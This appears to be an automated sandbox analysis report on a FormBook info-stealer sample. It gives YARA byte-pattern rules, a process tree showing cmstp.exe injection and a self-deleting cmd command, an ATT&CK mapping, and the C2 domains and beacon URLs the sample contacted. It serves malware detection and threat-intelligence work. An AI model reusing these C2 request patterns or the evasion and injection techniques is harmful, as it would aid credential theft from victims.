ID: 339348
Sample Name:
20210113432.exe
Cookbook: default.jbs
Time: 21:25:27
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 20210113432.exe

Overview


General Information

Sample Name:	20210113432.exe
Analysis ID:	339348
MD5:	13dbc9c1c5a281...
SHA1:	6b01e540d37579..
SHA256:	ba41656ca5e0e2..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- 20210113432.exe (PID: 1476 cmdline: 'C:\Users\user\Desktop\20210113432.exe' MD5: 13DBC9C1C5A2811ECBEE5F420C9C75B6)
  - 20210113432.exe (PID: 5320 cmdline: C:\Users\user\Desktop\20210113432.exe MD5: 13DBC9C1C5A2811ECBEE5F420C9C75B6)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 5300 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 6292 cmdline: /c del 'C:\Users\user\Desktop\20210113432.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6328 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.292282705.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.292282705.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000002.00000002.292282705.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.292860797.0000000000FA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.292860797.0000000000FA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.20210113432.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.20210113432.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.20210113432.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
2.2.20210113432.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.20210113432.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: CMSTP Execution Process Creation

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
20210113432.exe	28%	Virustotal		Browse
20210113432.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
20210113432.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.20210113432.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.exoticorganicwine.com/dkk/?EvI=Pne6zO+Z3a60Au06FHOmVrHS7z/OeLQppxmg+doCWmhHZjdmG5KKLECfP4ZcwEOpNG8I7WvO0Q==&J49Tz=eln47v8hVLB	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://tempuri.org/_391backDataSet.xsd	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.southsideflooringcreations.com/dkk/?J49Tz=eln47v8hVLB&EvI=7pEhCqXKdTe1QojMxaT2YAvmPyLKOFb2lw59nqg2WrUGKA2vL6+QIvazxlaHaXA0UWVS/p1klg==	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.miproper.com/dkk/?J49Tz=eln47v8hVLB&EvI=KFec6V/xGjD6cE5qsvd2LTm4Ze1Ufxo42AYbq86iepN500M2vfXbQq6XlD5K+sbe3doaSuc2kQ==	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
miproper.com	34.102.136.180	true	true		unknown
southsideflooringcreations.com	184.168.131.241	true	true		unknown
exoticorganicwine.com	34.102.136.180	true	true		unknown
www.fordexplorerproblems.com	74.208.236.28	true	true		unknown
www.semaindustrial.com	unknown	unknown	true		unknown
www.southsideflooringcreations.com	unknown	unknown	true		unknown
www.miproper.com	unknown	unknown	true		unknown
www.exoticorganicwine.com	unknown	unknown	true		unknown
www.trinewstyles.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.exoticorganicwine.com/dkk/?EvI=Pne6zO+Z3a60Au06FHOmVrHS7z/OeLQppxmg+doCWmhHZjdmG5KKLECfP4ZcwEOpNG8I7WvO0Q==&J49Tz=eln47v8hVLB	true	• Avira URL Cloud: safe	unknown
http://www.southsideflooringcreations.com/dkk/?J49Tz=eln47v8hVLB&EvI=7pEhCqXKdTe1QojMxaT2YAvmPyLKOFb2Iw59nqg2WrUGKA2vL6+QIvazxlaHaXA0UWVS/p1klg==	true	• Avira URL Cloud: safe	unknown
http://www.miproper.com/dkk/?J49Tz=eln47v8hVLB&EvI=KFec6V/xGjD6cE5qsvd2LTm4Ze1Ufxo42AYbq86iepN500M2vfXbQq6XlD5K+sbe3doaSuc2kQ==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000003.00000002.623532384.0000000006870000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false		high
http://tempuri.org/_391backDataSet.xsd	20210113432.exe	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.00000000.278983339.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.278983339.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
